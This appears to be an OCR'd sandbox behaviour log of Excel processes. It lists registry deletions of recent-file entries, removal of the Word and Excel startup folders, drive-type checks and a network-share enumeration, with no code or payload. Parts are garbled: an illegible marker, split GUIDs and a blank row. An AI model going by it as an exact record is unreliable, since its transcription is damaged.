Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Excel\Resiliency\DocumentRecovery\1C6971\ Value: None		2792
Call Filesystem API	API Name: DeleteFileW Args: (%LOCALAPPDATA%\Microsoft\Schemas\MS Excel_restart.xml) Return: 0		2792
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Excel\Resiliency\DocumentRecovery\ Value: None		2792
Call System API	API Name: GetDriveTypeW Args: (C:\) Return: 3		2792
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Excel\Resiliency\ Value: None		2792
Call System API	API Name: PathFileExistsW Args: (%windir%\SysWOW64\propsys.dll) Return: 1		2792
Add Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Excel\Resiliency\ Value: None		2792
Call System API	API Name: PathFileExistsW Args: (%windir%\SysWOW64\propsys.dll) Return: 1		2792
Add Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Excel\Resiliency\DocumentRecovery\ Value: None		2792
Add Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Excel\Resiliency\DocumentRecovery\1C6A8A\ Value: None		2792
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Excel\Resiliency\DocumentRecovery\1C6A8A\1C6A8A Value: None		2792
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Excel\Place MRU\Max Display Value: None		2792
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Excel\Place MRU\Max Display Value: 19		2792
Call Filesystem API	API Name: DeleteFileW Args: (%APPDATA%\Microsoft\Office\Recent\NONAMEFL.xlsx.LNK) Return: 0		2792
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Excel\Place MRU\Item 1 Value: None		2792
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Excel\Place MRU\Item 2 Value: None		2792
Call System API	API Name: GetDriveTypeW Args: (C:\) Return: 3		2792
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Excel\Place MRU\Item 3 Value: None		2792
Call System API	API Name: GetDriveTypeW Args: (%WorkingDir%\) Return: 3		2792
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Excel\Place MRU\Item 4 Value: None		2792
Call System API	API Name: GetDriveTypeW Args: (%TEMP%\) Return: 3		2792
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Excel\Place MRU\Item 5 Value: None		2792
Call System API	API Name: GetDriveTypeW Args: (%LOCALAPPDATA%\) Return: 3		2792
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Excel\Place MRU\Item 6 Value: None		2792
Call System API	API Name: GetDriveTypeW Args: (%USERPROFILE%\AppData\) Return: 3		2792
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Excel\Place MRU\Item 7 Value: None		2792
Call System API	API Name: GetDriveTypeW Args: (%USERPROFILE%\) Return: 3		2792
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Excel\Place MRU\Item 8 Value: None		2792
Call System API	API Name: GetDriveTypeW Args: (C:\Users\) Return: 3		2792
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Excel\Place MRU\Item 9 Value: None		2792
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Excel\Place MRU\Item 10 Value: None		2792
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Excel\Place MRU\Item 11 Value: None		2792
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Excel\Place MRU\Item 12 Value: None		2792
Call System API	API Name: GetDriveTypeW Args: (%WorkingDir%\) Return: 3		2792
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Excel\Place MRU\Item 13 Value: None		2792
Call System API	API Name: GetDriveTypeW Args: (%TEMP%\) Return: 3		2792
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Excel\Place MRU\Item 14 Value: None		2792
Call System API	API Name: GetDriveTypeW Args: (%LOCALAPPDATA%\) Return: 3		2792
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Excel\Place MRU\Item 15 Value: None		2792
Call System API	API Name: GetDriveTypeW Args: (%USERPROFILE%\AppData\) Return: 3		2792
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Excel\Place MRU\Item 16 Value: None		2792
Call System API	API Name: GetDriveTypeW Args: (%USERPROFILE%\) Return: 3		2792
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Excel\Place MRU\Item 17 Value: None		2792
Call System API	API Name: GetDriveTypeW Args: (C:\Users\) Return: 3		2792
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Excel\Place MRU\Item 18 Value: None		2792
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Excel\Place MRU\Item 19 Value: None		2792
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Excel\Place MRU\Item 20 Value: None		2792
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Excel\Place MRU\Item 21 Value: None		2792
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Excel\Place MRU\Item 22 Value: None		2792
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Excel\Place MRU\Item 23 Value: None		2792
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Excel\Place MRU\Item 24 Value: None		2792
Call Internet Helper API	API Name: NetShareEnum Args: (, 503, 6f658b90, -1, a04374c, a043748, 0) Return: 0		2792
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Excel\Place MRU\Item 25 Value: None		2792
Call System API	API Name: GetDriveTypeW Args: (%WorkingDir%\) Return: 3		2792
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Excel\Place MRU\Item 26 Value: None		2792
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Excel\Place MRU\Item 27 Value: None		2792
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Excel\Place MRU\Item 28 Value: None		2792

[illegible]


Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Excel\File MRU\Item 27 Value: None		2792
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Excel\File MRU\Item 28 Value: None		2792
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Excel\File MRU\Item 29 Value: None		2792
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Excel\File MRU\Item 30 Value: None		2792
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Excel\File MRU\Item 31 Value: None		2792
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Excel\File MRU\Item 32 Value: None		2792
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Excel\File MRU\Item 33 Value: None		2792
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Excel\File MRU\Item 34 Value: None		2792
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Excel\File MRU\Item 35 Value: None		2792
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Excel\File MRU\Item 36 Value: None		2792
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Excel\File MRU\Item 37 Value: None		2792
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Excel\File MRU\Item 38 Value: None		2792
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Excel\File MRU\Item 39 Value: None		2792
Delete Registry Key			
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Excel\File MRU\Item 40 Value: None		2792
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Excel\File MRU\Item 41 Value: None		2792
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Excel\File MRU\Item 42 Value: None		2792
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Excel\File MRU\Item 43 Value: None		2792
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Excel\File MRU\Item 44 Value: None		2792
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Excel\File MRU\Item 45 Value: None		2792
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Excel\File MRU\Item 46 Value: None		2792
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Excel\File MRU\Item 47 Value: None		2792
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Excel\File MRU\Item 48 Value: None		2792
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Excel\File MRU\Item 49 Value: None		2792
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Excel\File MRU\Item 50 Value: None		2792
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Common\Licensing\538F6C892AD540068154C6670774E980 Value: None		2792
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Common\QM\SessionCount Value: 3		2792
Write Registry Key	Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Installer\UserData\S-1-5-18\Products\000041091100000000000000F01FEC\Usage\ProductFiles Value: 55860038		2792
Write Registry Key	Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Installer\UserData\S-1-5-18\Products\000041091100000000000000F01FEC\Usage\ProductFiles Value: 55860039		2792
Call Filesystem API	API Name: FindFirstFileExW Args: (%APPDATA%\Microsoft\Word*, 0, a04e5a0, 0, 0, 0) Return: 6a5a50		2792
Call Filesystem API	API Name: FindNextFileW Args: (6a5a50, a04e5a0) Return: 1		2792
Call Filesystem API	API Name: RemoveDirectoryW Args: (%APPDATA%\Microsoft\Word\STARTUP\) Return: 1		2792
Call Filesystem API	API Name: FindFirstFileExW Args: (%APPDATA%\Microsoft\Excel*, 0, a04e5a0, 0, 0, 0) Return: 6a5a50		2792
Call Filesystem API	API Name: RemoveDirectoryW Args: (%APPDATA%\Microsoft\Excel\XLSTART\) Return: 1		2792
Call Filesystem API	API Name: FindFirstFileExW Args: (%APPDATA%\Microsoft\PowerPoint*, 0, a04e5a0, 0, 0, 0) Return: 6a5a50		2792
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Common\General\LastAutoSavePurgeTime Value: 1a8ca11		2792
Add Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Excel\Security\Trusted Documents\ Value: None		2792
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Excel\Security\Trusted Documents\LastPurgeTime Value: 1a8ca12		2792
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Excel\Resiliency\DocumentRecovery\1C6A8A\1C6A8A Value: None		2792
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Excel\Resiliency\DocumentRecovery\1C6A8A\ Value: None		2792
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Excel\Resiliency\DocumentRecovery\ Value: None		2792
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Excel\Resiliency\ Value: None		2792
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Excel\MTTF Value: 76		2792
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Excel\MTTA Value: 76		2792
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Excel\MTTT Value: None		2792
Write Registry Key	Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Installer\UserData\S-1-5-18\Products\000061091100000000000000F01FEC\Usage\ProductFiles Value: 55860040		2768
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\16.0\Common\LanguageResources\EnabledEditingLanguages\en-US Value: 2		2768
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\16.0\Common\LanguageResources\EnabledEditingLanguages\en-US Value: 1		2768
Add Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\16.0\Excel\Resiliency\ Value: None		2768
Add Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\16.0\Excel\Resiliency\StartupItems\ Value: None		2768
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\16.0\Excel\Resiliency\StartupItems\8' Value: None		2768
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\16.0\Excel\Resiliency\StartupItems\ab' Value: None		2768
Write Registry Key	Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Installer\UserData\S-1-5-18\Products\000061091100000000000000F01FEC\Usage\EXCELFiles Value: 55860024		2768
Call System API	API Name: GetVersionExA Args: (c51f0c0) Return: 1		2768
Call System API	API Name: GetVersionExA Args: (c51f0c0) Return: 1		2768
Call System API	API Name: GetVersionExA Args: (c51f0f8) Return: 1		2768
Call System API	API Name: GetVersionExA Args: (c51f0f8) Return: 1		2768
Call System API	API Name: GetVersionExA Args: (dce998) Return: 1		2768
Call System API	API Name: GetVersionExA Args: (dcd748) Return: 1		2768
Call System API	API Name: GetVersionExA Args: (71cf9cf0) Return: 1		2768
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\Microsoft.NET\Framework*, 0, ddc7f4, 0, 0, 0) Return: c38c740		2768
Call Filesystem API	API Name: FindNextFileW Args: (c38c740, ddc7f4) Return: 1		2768
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\16.0\Common\LCCache\Themes\1033\NextUpdate Value: None		2768
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\16.0\Common\LCCache\SmartArt\1033\NextUpdate Value: None		2768
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\16.0\Common\Client\Telemetry\RulesMetadata\excel.exe\ETWMonitor\{02FD33DF-F746-4A10-93A0-2BC6273BC8E4}\ Value: None		2768
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\16.0\Common\Client\Telemetry\RulesMetadata\excel.exe\ETWMonitor\{B866D7AE-7C99-4C20-AA98-278FC044FB98}\ Value: None		2768
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\16.0\Common\Client\Telemetry\RulesMetadata\excel.exe\ETWMonitor\ Value: None		2768
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\16.0\Common\Client\Telemetry\RulesMetadata\excel.exe\ULSMonitor\ Value: None		2768

Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\16.0\Common\ClientTelemetry\RulesMetadata\excel.exe Value: None		2768
Add Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\16.0\Common\ClientTelemetry\RulesMetadata\excel.exe Value: None		2768
Add Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\16.0\Common\ClientTelemetry\RulesMetadata\excel.exe\ETWMonitor Value: None		2768
Add Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\16.0\Common\ClientTelemetry\RulesMetadata\excel.exe\ETWMonitor\{B86D7AE-7C99-4C20-A A98-278FC044FB98} Value: None		2768
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\16.0\Common\ClientTelemetry\RulesMetadata\excel.exe\ETWMonitor\{B86D7AE-7C99-4C20-A A98-278FC044FB98}\4 Value: 0		2768
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\16.0\Common\ClientTelemetry\RulesMetadata\excel.exe\ETWMonitor\{B86D7AE-7C99-4C20-A A98-278FC044FB98}\Categories Value: None		2768
Add Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\16.0\Common\ClientTelemetry\RulesMetadata\excel.exe\ETWMonitor\{02FD33DF-F746-4A10-9 3A0-2BC6273BC8E4} Value: None		2768
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\16.0\Common\ClientTelemetry\RulesMetadata\excel.exe\ETWMonitor\{02FD33DF-F746-4A10-9 3A0-2BC6273BC8E4}\4 Value: 0		2768
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\16.0\Common\ClientTelemetry\RulesMetadata\excel.exe\ETWMonitor\{02FD33DF-F746-4A10-9 3A0-2BC6273BC8E4}\Categories Value: None		2768
Add Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\16.0\Common\ClientTelemetry\RulesMetadata\excel.exe\ULSMonitor Value: None		2768
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\16.0\Common\ClientTelemetry\RulesMetadata\excel.exe\ULSMonitor\ULSCategoriesSeverities Value: 70 50,1249 15,1249 10		2768
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\16.0\Common\ClientTelemetry\RulesMetadata\excel.exe\ULSMonitor\ULSAllCategories Value: 1 0		2768
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\16.0\Common\Roaming\RoamingConfigurableSettings Value: None		2768
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\16.0\Common\Roaming\RoamingLastSyncTime Value: None		2768
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\16.0\Common\Roaming\RoamingLastWriteTime Value: None		2768
Call System API	API Name: GetDriveTypeW Args: (C:\) Return: 3		2768
Call Filesystem API	API Name: FindFirstFileExW Args: (%APPDATA%\Microsoft\Excel\XlSTART*.*, 0, 2580048, 0, 0, 0) Return: db20790		2768
Call Filesystem API	API Name: FindNextFileW Args: (db20790, 2580048) Return: 1		2768
Call Filesystem API	API Name: FindFirstFileExW Args: (%ProgramFiles(x86)%\Microsoft Office\Office16\xlstart*.*, 0, 2580048, 0, 0, 0) Return: db20790		2768
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\16.0\Excel\Resiliency\StartupItems\8 Value: None		2768
Call System API	API Name: GetDriveTypeW Args: (C:\) Return: 3		2768
Call System API	API Name: GetDriveTypeW Args: (C:\) Return: 3		2768
Call System API	API Name: GetDriveTypeW Args: (C:\) Return: 3		2768
Call System API	API Name: GetDriveTypeW Args: (\\?\STORAGE#Volume#{ee5e3854-dde6-11eb-9bdd-806e6f6e6963}#\0000000001F500000#\53f5630d-b6bf-11d0-94f2-00a0c91efb8b}\) Return: 3		2768
Call System API	API Name: GetDriveTypeW Args: (\\?\STORAGE#Volume#{ee5e3854-dde6-11eb-9bdd-806e6f6e6963}#\000000000100000#\53f5630d-b6bf-11d0-94f2-00a0c91efb8b}\) Return: 3		2768
Call System API	API Name: GetDriveTypeW Args: (\\?IDE#CdRomTEAC_CD-ROM_____2.5+____#5&1c1d869a&0&1.1.0#\53f5630d-b6bf-11d0-94f2-00a0c91efb8b}\) Return: 5		2768
Call System API	API Name: GetDriveTypeW Args: (E:\) Return: 2		2768
Call System API	API Name: GetDriveTypeW Args: (F:\) Return: 2		2768
Call System API	API Name: GetDriveTypeW Args: (C:\) Return: 3		2768
Call System API	API Name: GetDriveTypeW Args: (D:\) Return: 5		2768
Call System API	API Name: GetDriveTypeW Args: (E:\) Return: 2		2768
Call System API	API Name: GetDriveTypeW Args: (F:\) Return: 2		2768
Call System API	API Name: GetVersionExA Args: (738682d0) Return: 1		2768
Call System API	API Name: GetVersionExA Args: (dc13a8) Return: 1		2768
Call System API	API Name: GetDriveTypeA Args: (C:\) Return: 3		2768
Call System API	API Name: GetDriveTypeW Args: (C:\) Return: 3		2768
Call System API	API Name: GetDriveTypeW Args: (C:\) Return: 3		2768
Call System API	API Name: GetDriveTypeW Args: (C:\) Return: 3		2768
Call System API	API Name: GetDriveTypeW Args: (C:\) Return: 3		2768
Call System API	API Name: GetDriveTypeW Args: (C:\) Return: 3		2768
Call System API	API Name: GetDriveTypeW Args: (C:\) Return: 3		2768
Call System API	API Name: GetDriveTypeW Args: (C:\) Return: 3		2768
Call System API	API Name: GetDriveTypeW Args: (C:\) Return: 3		2768
Call System API	API Name: GetDriveTypeW Args: (C:\) Return: 3		2768
Call System API	API Name: GetDriveTypeW Args: (C:\) Return: 3		2768
Call System API	API Name: GetDriveTypeW Args: (C:\) Return: 3		2768
Call System API	API Name: GetDriveTypeW Args: (C:\) Return: 3		2768
Call System API	API Name: GetDriveTypeW Args: (C:\) Return: 3		2768
Call System API	API Name: GetDriveTypeW Args: (C:\) Return: 3		2768
Call System API	API Name: GetDriveTypeW Args: (C:\) Return: 3		2768
Call System API	API Name: GetDriveTypeW Args: (C:\) Return: 3		2768
Call System API	API Name: GetDriveTypeW Args: (C:\) Return: 3		2768
Call System API	API Name: GetDriveTypeW Args: (C:\) Return: 3		2768
Call System API	API Name: GetDriveTypeW Args: (C:\) Return: 3		2768
Call System API	API Name: GetDriveTypeW Args: (C:\) Return: 3		2768
Call System API	API Name: GetDriveTypeW Args: (C:\) Return: 3		2768
Call System API	API Name: GetDriveTypeW Args: (C:\) Return: 3		2768
Call System API	API Name: GetDriveTypeW Args: (C:\) Return: 3		2768
Call System API	API Name: GetDriveTypeW Args: (C:\) Return: 3		2768
Call System API	API Name: GetDriveTypeW Args: (C:\) Return: 3		2768
Call System API	API Name: GetDriveTypeW Args: (C:\) Return: 3		2768
Call System API	API Name: GetDriveTypeW Args: (C:\) Return: 3		2768
Call System API	API Name: GetDriveTypeW Args: (C:\) Return: 3		2768
Call System API	API Name: GetDriveTypeW Args: (C:\) Return: 3		2768
Call System API	API Name: GetDriveTypeW Args: (C:\) Return: 3		2768
Call System API	API Name: GetDriveTypeW Args: (C:\) Return: 3		2768
Call System API	API Name: GetDriveTypeW Args: (C:\) Return: 3		2768
Call System API	API Name: GetDriveTypeW Args: (C:\) Return: 3		2768
Call System API	API Name: GetDriveTypeW Args: (C:\) Return: 3		2768
Call System API	API Name: GetDriveTypeW Args: (C:\) Return: 3		2768
Call System API	API Name: GetDriveTypeW Args: (C:\) Return: 3		2768
Call System API	API Name: GetDriveTypeW Args: (C:\) Return: 3		2768
Call System API	API Name: GetDriveTypeW Args: (C:\) Return: 3		2768
Call System API	API Name: GetDriveTypeW Args: (C:\) Return: 3		2768
Call System API	API Name: GetDriveTypeW Args: (C:\) Return: 3		2768
Call System API	API Name: GetDriveTypeW Args: (C:\) Return: 3		2768
Call System API	API Name: GetDriveTypeW Args: (C:\) Return: 3		2768
Call System API	API Name: GetDriveTypeW Args: (C:\) Return: 3		2768
Call System API	API Name: GetDriveTypeW Args: (C:\) Return: 3		2768
Call System API	API Name: GetDriveTypeW Args: (C:\) Return: 3		2768
Call System API	API Name: GetDriveTypeW Args: (C:\) Return: 3		2768
Call System API	API Name: GetDriveTypeW Args: (C:\) Return: 3		2768
Call System API	API Name: GetDriveTypeW Args: (C:\) Return: 3		2768
Call System API	API Name: GetDriveTypeW Args: (C:\) Return: 3		2768
Call System API	API Name: GetDriveTypeW Args: (C:\) Return: 3		2768
Call System API	API Name: GetDriveTypeW Args: (C:\) Return: 3		2768
Call System API	API Name: GetDriveTypeW Args: (C:\) Return: 3		2768
Call System API	API Name: GetDriveTypeW Args: (C:\) Return: 3		2768
Call System API	API Name: GetDriveTypeW Args: (C:\) Return: 3		2768
Call System API	API Name: GetDriveTypeW Args: (C:\) Return: 3		2768
Call System API	API Name: GetDriveTypeW Args: (C:\) Return: 3		2768
Call System API	API Name: GetDriveTypeW Args: (C:\) Return: 3		2768
Call System API	API Name: GetDriveTypeW Args: (C:\) Return: 3		2768

Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\16.0\Common\ServicesManagerCache\ServicesCatalog\CacheReady Value: 1		2768
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\16.0\Common\ServicesManagerCache\ServicesCatalog\LastUpdate Value: 2022-12-06T15:14:37Z		2768
